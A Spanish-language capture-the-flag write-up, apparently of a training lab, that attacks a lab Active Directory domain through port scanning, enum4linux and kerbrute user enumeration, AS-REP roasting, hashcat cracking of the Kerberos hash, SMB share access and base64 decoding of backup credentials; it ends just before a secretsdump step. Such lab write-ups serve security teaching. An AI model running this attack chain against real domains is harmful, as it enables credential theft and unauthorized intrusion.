Write up Attacktive Directory

0- Introducción

En esta ocasión, vamos a tratar los pasos para explotar un directorio activo. Este desafío está diseñado por un usuario llamado Spooky.

Este ctf es un buen punto de partida para comenzar en la explotación de AD. Se tratarán diferentes protocolos, el uso de Kerberos y como descifrar sus hashes, como utilizar la herramienta Impacket Secretdump para hacer el volcado de los hashes de control de dominio y como acceder a la máquina utilizando únicamente el hash NTLM con Evil-WinRM.

Comenzamos…

1- Enumeración


```
┌──(kali㉿kali)-[~]
└─$ scanports.sh 10.10.178.126
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-12 12:49 EST
Nmap scan report for 10.10.178.126
Host is up (0.074s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-02-12 17:49:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-Fir
st-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-Fir
st-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2022-02-11T17:22:18
|_Not valid after:  2022-08-13T17:22:18
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2022-02-12T17:50:24+00:00
|_ssl-date: 2022-02-12T17:50:32+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49824/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2022-02-12T17:50:28
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.70 seconds
```

La ejecución del script scanports.sh nos ayuda a recopilar información sobre el directorio activo y nuestro objetivo. El siguiente paso será agregar el nombre de dominio DNS y agregarlo a /etc/hosts, ya que estamos practicando en una red de área local.




```
┌──(kali㉿kali)-[~]
└─$ echo 10.10.178.126 spookysec.local >>sudo /etc/hosts
```

El siguiente paso, será enumerar los dos puertos utilizados por AD, 139 y 445 con enum4linux. Enum4linux –a representará una enumeración simple. Recopilará mucha información (lista de usuarios, lista de máquinas, información de políticas de contraseñas, lista de miembros…)


```
┌──(kali㉿kali)-[~]
└─$ sudo enum4linux spookysec.local 2>/dev/null
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb 12 14:30:16 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... spookysec.local
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on spookysec.local    |
 ============================================================
[E] Can't find workgroup/domain


 =====================================
|    Nbtstat Information for spookysec.local    |
 =====================================
Looking up status of 10.10.168.117
No reply from 10.10.168.117

 ======================================
|    Session Check on spookysec.local    |
 ======================================
[+] Server spookysec.local allows sessions using username '', password ''
[+] Got domain/workgroup name:

 ================================================
|    Getting domain SID for spookysec.local    |
 ================================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

 ======================================
|    OS information on spookysec.local    |
 ======================================
[+] Got OS info for spookysec.local from smbclient:
[+] Got OS info for spookysec.local from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
```

```
 ═══════════════════════════════
|    Users on spookysec.local    |
 ═══════════════════════════════
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 ═══════════════════════════════════════════
|    Share Enumeration on spookysec.local    |
 ═══════════════════════════════════════════
do_connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ─────────       ────      ───────
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on spookysec.local

 ═══════════════════════════════════════════════════
|    Password Policy Information for spookysec.local    |
 ═══════════════════════════════════════════════════
[E] Unexpected error from polenum:


[+] Attaching to spookysec.local using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:SPOOKYSEC.LOCAL)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.


[E] Failed to get password policy with rpcclient
```

```
 ═══════════════════════════
|    Groups on spookysec.local    |
 ═══════════════════════════

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ═══════════════════════════════════════════════════════════════
|    Users on spookysec.local via RID cycling (RIDS: 500-550,1000-1050)    |
 ═══════════════════════════════════════════════════════════════
[I] Found new SID: S-1-5-21-3591857110-2884097990-301047963
[I] Found new SID: S-1-5-21-3532885019-1334016158-1514108833
[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''
S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-503 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-504 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-505 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-506 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-507 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-508 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-509 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-510 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-511 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-523 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-524 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
```

```
S-1-5-21-3591857110-2884097990-301047963-528 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-529 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-530 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-531 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-532 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-533 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-534 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-535 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-536 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-537 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-538 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-539 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-540 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-541 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-542 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-543 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-544 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-545 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-546 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-547 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-548 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-549 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-550 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)
S-1-5-21-3591857110-2884097990-301047963-1001 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1002 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1003 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1004 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1005 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1006 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1007 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1008 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1009 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1010 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1011 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1012 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1013 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1014 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1015 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1016 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1017 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1018 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1019 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1020 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1021 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1022 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1023 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1024 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1025 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1026 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1027 *unknown*\*unknown* (8)
```

```
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-502 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-505 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-506 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-507 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-508 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-509 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-510 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-511 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-512 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)
S-1-5-21-3532885019-1334016158-1514108833-514 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-515 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-516 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-517 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-518 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-519 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-520 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-521 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-522 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-523 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-524 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-525 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-526 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-527 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-528 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-529 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-530 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-531 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-532 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-533 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-534 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-535 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-536 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-537 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-538 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-539 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-540 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-541 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-542 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-543 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-544 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-545 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-546 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-547 *unknown*\*unknown* (8)
```

```
 ==========================================================
|    Getting printer info for spookysec.local              |
 ==========================================================
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED


enum4linux complete on Sat Feb 12 14:35:22 2022
```

Se recopila una gran cantidad de datos que nos da más idea sobre nuestro directorio activo objetivo, pero no obtuvimos ninguna credencial o nombre de usuario. ¿Recordáis el puerto 88 de Kerberos? Es posible utilizarlo para enumerar usuarios. La próxima herramienta a utilizar es kerbrute.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ kerbrute userenum --dc spookysec.local -d spookysec.local /home/kali/Desktop/xato-net-10-million-usernames-dup.t
xt -t 100

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 02/12/22 - Ronnie Flathers @ropnop

2022/02/12 15:35:13 >  Using KDC(s):
2022/02/12 15:35:13 >   spookysec.local:88

2022/02/12 15:35:13 >  [+] VALID USERNAME:       james@spookysec.local
2022/02/12 15:35:13 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2022/02/12 15:35:13 >  [+] VALID USERNAME:       James@spookysec.local
2022/02/12 15:35:13 >  [+] VALID USERNAME:       robin@spookysec.local
2022/02/12 15:35:14 >  [+] VALID USERNAME:       darkstar@spookysec.local
2022/02/12 15:35:14 >  [+] VALID USERNAME:       administrator@spookysec.local
2022/02/12 15:35:15 >  [+] VALID USERNAME:       backup@spookysec.local
2022/02/12 15:35:16 >  [+] VALID USERNAME:       paradox@spookysec.local
2022/02/12 15:35:18 >  [+] VALID USERNAME:       JAMES@spookysec.local
2022/02/12 15:35:18 >  [+] VALID USERNAME:       Robin@spookysec.local
2022/02/12 15:35:23 >  [+] VALID USERNAME:       Administrator@spookysec.local
2022/02/12 15:35:31 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2022/02/12 15:35:34 >  [+] VALID USERNAME:       Paradox@spookysec.local
2022/02/12 15:35:43 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2022/02/12 15:35:46 >  [+] VALID USERNAME:       ori@spookysec.local
2022/02/12 15:35:51 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2022/02/12 15:36:31 >  [+] VALID USERNAME:       DarkStar@spookysec.local
2022/02/12 15:36:50 >  [+] VALID USERNAME:       optional@spookysec.local
2022/02/12 15:37:37 >  [+] VALID USERNAME:       Backup@spookysec.local
2022/02/12 15:41:47 >  [+] VALID USERNAME:       Skidy@spookysec.local
2022/02/12 15:41:53 >  [+] VALID USERNAME:       ParadoX@spookysec.local
2022/02/12 15:42:17 >  [+] VALID USERNAME:       BACKUP@spookysec.local
2022/02/12 15:42:27 >  Done! Tested 624371 usernames (22 valid) in 434.017 seconds
```

Una vez tengamos una lista de usuarios dentro del dominio, podemos comenzar a trabajar. Usaremos para ello un script llamado GetNPUsers.py.

2- Explotación Kerberos

Podemos usar Impacket GetNUsers.py para hacer ASREPRoasting y determinar si hay una cuenta desde la que podamos consultar los tickets de Kerberos sin contraseña.

```
┌──(root💀kali)-[~]
└─# impacket-GetNPUsers spookysec.local/ -usersfile /home/kali/Desktop/valid-users.txt

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DarkStar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User optional doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Skidy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ParadoX doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BACKUP doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Y obtenemos un hash para el usuario svc-admin

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:0e6f0959c425138daf45058c2a40bccd$2ec9cc80d1bc23ec583a47308e1fee0b84e90aa878aeeac329726d604fb10034ee100f7709edd4791960ba7e4bfdc65917ed7040c382dec7355ed3f7ed10228eb108e7dbca9aa3dc3fa7e9cccdee5e18bde9c30ad0f687300ec6307397393f1b635500f9773500f6a4903d498e6b0fedbbc25a4ca8c5c6787f847caf70e0a27a337d302fc5eb33139b5a9fe1000bffdb6e991b3f966a29bdfc569ae9af927e81aa2c99e10f6af34a3833cdc5ffdf0d80a37a59fc165e5f5fd830e39e57e8eec3d5806d039660f50622ab99edc2c210299b9830e7134a102afb3aed709d4cc1db48bdde4c45cd612afa57113629bee95b490b

Intentaremos descifrar este hash utilizando la herramienta hashcat. Para ello, utilizaremos el diccionario de contraseñas rockyou.txt.

```
┌──(root💀kali)-[~]
└─# hashcat -m 18200 hash /home/kali/Desktop/listas/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz, 1587/3239 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/kali/Desktop/listas/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
```

```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:0e6f0959c425138daf45058c2a40bccd$2ec9cc80d1bc23ec583a47308e1fee0b84e90a
c30ad0f687300ec6307397393f1b635500f9773500f6a4903d498e6b0fedbbc25a4ca8c5c6787f847caf70e0a27a337d302fc5eb33139b5
2ab99edc2c210299b9830e7134a102afb3aed709d4cc1db48bdde4c45cd612afa57113629bee95b490b:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:0e6f0959c42 ... 5b490b
Time.Started.....: Sun Feb 13 13:01:56 2022 (7 secs)
Time.Estimated...: Sun Feb 13 13:02:03 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/listas/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   903.9 kH/s (0.77ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 5837824/14344384 (40.70%)
Rejected.........: 0/5837824 (0.00%)
Restore.Point....: 5836800/14344384 (40.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: manaiabj → man37ake
Hardware.Mon.#1..: Util: 65%

Started: Sun Feb 13 13:00:36 2022
Stopped: Sun Feb 13 13:02:05 2022
```

Obtenemos la contraseña con la que podemos iniciar sesión utilizando smb.

Ahora que tenemos un nombre de usuario y una contraseña, podemos intentar iniciar sesión en el sistema. Es conocido que SMB se está ejecutando, así que probemos a verificar que recursos compartidos están disponibles e intentamos iniciar sesión en ellos si fuese posible.


```
┌──(root💀kali)-[~]
└─# smbclient -L spookysec.local --user svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(root💀kali)-[~]
└─# smbclient \\\\spookysec.local\\backup -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3578228 blocks available
smb: \> more backup_credentials.txt
getting file \backup_credentials.txt of size 48 as /tmp/smbmore.3niq1l (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
/tmp/smbmore.1qCkBU (END)
```

Podemos recopilar el contenido del archivo backup_credentials.txt, sin embargo, parece estar codificado en Base64. Vamos a intentar decodificarlo.

```
┌──(root💀kali)-[~]
└─# base64 --decode <<<YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

backup@spookysec.local:backup2517860
```

Parece que hemos encontrado una combinación de usuario y contraseña. Ahora podemos intentar enumerar información adicional del usuario, e intentar incluir el hash NTLM si es posible. Vamos a utilizar la herramienta secretsdump.py de Impacket, utilizando las credenciales encontradas.

```
